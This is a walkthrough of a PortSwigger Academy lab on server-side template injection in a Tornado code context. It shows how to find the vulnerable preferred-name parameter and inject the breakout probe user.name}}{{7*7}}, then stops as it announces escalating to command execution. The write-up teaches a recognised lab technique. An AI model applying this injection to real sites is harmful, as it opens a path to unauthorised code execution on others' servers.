Basic Server-Side Template Injection (Code Context)

Table of Contents
| Platform | PortSwigger Web Security Academy |
| Topic | Server-side template injection |
| Lab | Basic server-side template injection (code context) |
| Difficulty | Practitioner |
| Engine | Tornado (Python) |
| Goal | Delete morale.txt from Carlos’s home directory |
| Tools | Burp Suite (Proxy + Repeater) |
Plaintext context vs code context#
In the basic case
, our input became the
whole template, so we could inject template syntax directly. Here it’s different:
our input is dropped into an existing template expression, something like
{{ our_input }}. That’s a code context. To inject, we first have to break
out of the current expression with }}, then add our own.
Finding the injection point#

Log in as wiener:peter:


On My account, there’s a “preferred name” setting that controls how your name appears on the blog:

Submitting it sends a blog-post-author-display parameter whose value is
user.name. That value is placed straight into a template expression on the
server, which is our code context:
Your preferred name is rendered wherever your name appears, so we need somewhere it shows up. Open a blog post:

and leave a comment, which will be attributed to your (template-rendered) name:


Detecting the injection#
Now change the preferred name to break out of the expression and add an
arithmetic probe. Set blog-post-author-display to:
user.name}}{{7*7}}The }} closes the original {{ user.name }}, and {{7*7}} is our own
expression.


Re-post the comment and view it. The author name now renders as Peter
Wiener49: our 7*7 was evaluated, confirming template injection in a code
context.
Identifying the engine and exploiting#
The {{ ... }} expression plus {% ... %} statement syntax points to Tornado
(Python). Tornado lets us import modules, so we escalate to command execution.
